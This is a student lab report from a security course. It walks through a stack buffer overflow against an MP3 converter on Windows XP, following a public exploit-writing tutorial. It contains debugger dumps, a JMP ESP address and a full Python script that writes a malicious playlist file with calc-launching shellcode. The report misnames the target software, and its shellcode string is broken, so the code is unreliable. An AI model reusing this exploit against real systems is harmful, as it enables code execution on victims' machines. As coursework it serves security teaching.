

Carson Pemble
CS 373 DADA
2/4/20
Lab 2

Through this lab I set up our own virtual machines, and experimented with a Windows XP stack overflow exploit in the RealPlayer software. There was an exploit discovered in RealPlayer when handling playlists you could cause a stack overflow and gain control of the system to do devious things like open the calculator.

Setting up the VM:

With the instructions from “exploit_start.py” and help from members of the class I was able to get the Windows XP virtual machine up and running. I then had to install all the software that I will be using for this lab. I then created a snapshot of the machine so I don’t mess it all up.

The Lab Tutorial:

First you start by running the python script “exploit_start” and it creates a m3u file with 10,000 As in it. I changed the number of As that the program produced until I found out that the max number of A’s you can spam is 26,067 before the application will just crash.

This allows me to know that if I create a string of 26,067 A’s followed by 4 B’s then the \$eip will point to “42424242”. The next characters in the string would then fill the \$esp. Next, I filled the string with a bunch of C’s.



000FF738	41414141	AAAA
000FF73C	41414141	AAAA
000FF740	41414141	AAAA
000FF744	41414141	AAAA
000FF748	41414141	AAAA
000FF74C	41414141	AAAA
000FF750	42424242	BBBB
000FF754	43434343	CCCC
000FF758	43434343	CCCC
000FF75C	43434343	CCCC
000FF760	43434343	CCCC
000FF764	43434343	CCCC
000FF768	43434343	CCCC
000FF76C	43434343	CCCC
000FF770	43434343	CCCC
000FF774	43434343	CCCC
000FF778	43434343	CCCC

After doing this I noticed that it looks like the first C List starts at 000FF754 but the \$esp is at 000FF758. So I filled this gap with a string of 4 X’s, and then after that is where I want to put my shell code.

At this point I have control over the \$eip and where it points, I have an area where I can write my code, and I have a register that points directly at my code, at 000FF758.

I can now overwrite \$eip with 000FF758 and put 25 NOP’s, a break, and then more NOP’s. This should cause the program to jump to 000FF758 which contains NOP’s causing the program to slide until the break. I try to do this by importing the struct library and using “struct.pack(<I, 0x000FF758)”, but this doesn’t work because you can’t just overwrite the \$eip with a direct memory address as this is not reliable. This

means we should find a “jump esp” instruction within one of the dll files on the machine and use that to jump to our code.

This is where you can use Mona.py to help with the command “!mona jmp -r”. This brings up 78 pointers and we want to slim that down to the RMtoMP3 applications .dlls. We can use the view tab to find the executable modules and look for our .dll module there.

E Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	000E8000	00437954	RH2HP3Co	2, 7, 3, 700	C:\Program Files\Easy RM to MP3 Converter\RH2HP3Converter.exe
00400000	0009F000	0046F8CE	MSRMH_L1		C:\Program Files\Easy RM to MP3 Converter\MSRMH_L1.dll
01040000	00071000	010618B0	MSRMCode		C:\Program Files\Easy RM to MP3 Converter\MSRMCode00.dll
010C0000	00007000	010E1C0F	MSRMCode_1		C:\Program Files\Easy RM to MP3 Converter\MSRMCode01.dll
010D0000	0004C000	010E155F	MSRMCode_2		C:\Program Files\Easy RM to MP3 Converter\MSRMCode02.dll
01DA0000	00010000	01DA6F48	MSUCIRT	7.0.2600.0 (xpc	C:\WINDOWS\System32\MSUCIRT.dll
01FB0000	0001E000	01FB2584	whatiner	1, 0, 1, 8	C:\Program Files\Easy RM to MP3 Converter\whatiner.dll
01FF0000	00010000	01FF28EC	MSRMH_L2		C:\Program Files\Easy RM to MP3 Converter\MSRMH_L2.dll
02210000	00012000	02212188	MSLog		C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
10000000	00071000	100240CC	MSRMH_L1t		C:\Program Files\Easy RM to MP3 Converter\MSRMH_L1t.dll
50070000	00071500	50071583	wnthene	5.00, 2600, 0000	C:\WINDOWS\System32\wnthene.dll
71900000	0000E400	7190F226	conctl_L1	5.0 (xpc)lient.0	C:\WINDOWS\WinSxS\x-ww.Microsoft.Windows.Common-Controls_6595b64144ccf1df_5.0.0.0_x-ww_13052d70a-conctl32.dll
719A0000	00000000	719A1226	MS2HELP	5.1.2600.0 (xpc	C:\WINDOWS\System32\MS2HELP.dll
719B0000	00015000	719B16C6	MS2_32	5.1.2600.0 (xpc	C:\WINDOWS\System32\MS2_32.dll
719C0000	00000000	719C16C6	wpcctl32	5.1.2600.0 (xpc	C:\WINDOWS\System32\wpcctl32.dll
71C20000	00004800	71C216FC	NETAPI32	5.1.2600.0 (xpc	C:\WINDOWS\System32\NETAPI32.dll
722B0000	00000000	722B1190	sensapi	5.1.2600.0 (XPC	C:\WINDOWS\System32\sensapi.dll
73000000	00022000	730016FA	WINSPOOL	5.1.2600.0 (XPC	C:\WINDOWS\System32\WINSPOOL.DRV


Once loaded into the CPU main thread, you can search for a jmp esp command. I found one at “0x01a8f23a”

CPU - main thread, module MSRMCo_2					
01A8F23A	FFE4	JMP ESP			
01A8F23C	FF8D 4E10C744	DEC DWORD PTR SS:[EBP+44C7104E]			
01A8F242	24 10	AND AL,10			
01A8F244	FFFF				Unknown command
01A8F246	FFFF				Unknown command
01A8F248	E8 F3FEE4FF	CALL MSRMCo_2.018DF140			
01A8F24D	8B4C24 08	MOV ECX,DWORD PTR SS:[ESP+8]			
01A8F251	5E	POP ESI			
01A8F252	64:890D 00000000	MOV DWORD PTR FS:[0],ECX			
01A8F259	83C4 10	ADD ESP,10			
01A8F25C	C3	RETN			
01A8F25D	90	NOP			

Now you can see that it is running our “shellcode” of 25 NOPs and then a place for it to crash.

CPU - main thread					
000FF75E	90	NOP			
000FF75F	90	NOP			
000FF760	90	NOP			
000FF761	90	NOP			
000FF762	90	NOP			
000FF763	90	NOP			
000FF764	90	NOP			
000FF765	90	NOP			
000FF766	90	NOP			
000FF767	90	NOP			
000FF768	90	NOP			
000FF769	90	NOP			
000FF76A	90	NOP			
000FF76B	90	NOP			
000FF76C	90	NOP			
000FF76D	CC	INT3			
000FF76E	90	NOP			
000FF76F	90	NOP			
000FF770	90	NOP			
000FF771	90	NOP			
000FF772	90	NOP			
000FF773	90	NOP			
000FF774	90	NOP			
000FF775	90	NOP			
000FF776	90	NOP			
000FF777	90	NOP			
000FF778	90	NOP			
000FF779	90	NOP			
000FF77A	90	NOP			
000FF77B	90	NOP			
000FF77C	90	NOP			
000FF77D	90	NOP			
000FF77E	90	NOP			
000FF77F	90	NOP			
000FF780	90	NOP			
000FF781	90	NOP			

Now all I have to do is replace the break and second group of NOPs with some real shellcode and it will be executed just as I expect it to. I will now have control over the machine to execute whatever code I want.



TADA! THE CALCULATOR!!

* Applause *

My Python Script:

```
import struct

def main():
    out = open('crash.m3u', 'w') #we need a file to crash the
    application (EX: crash.m3u)
    junk = 'A' * 26067 #Overflow with
    junk
    eip = struct.pack('<I', 0x01A8F23A) #01A8F23A
    FFE4 JMP ESP
    shellCodeNOP = "\x90" * 25 # NOPs to slide
    shellcodeCALC =
    "\xdb\x00\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1\x1e\x58\x31
    \x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30\x78\xbc\x65\xc9\x78\xb6\
    x23\xf5\xf3\xb4\xae\x7d\x02\xaa\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x
    66\x29\x21\xe7\x96\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x0
    5\x6b\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a\xcf\x4c
    \x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83\x1f\x57\x53\x64\x51\
    xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\xx
```

```
3b\xc0\xd9\xfe\x51\x61\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05\x7f\xe8\x7b\xca"
```

```
    #write out and close the file
    write_string = junk + eip + shellCodeNOP + shellcodeCALC
    out.write(write_string)
    out.close()

if __name__ == '__main__':
    main()
```

Followed a tutorial from the corelan team:

<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>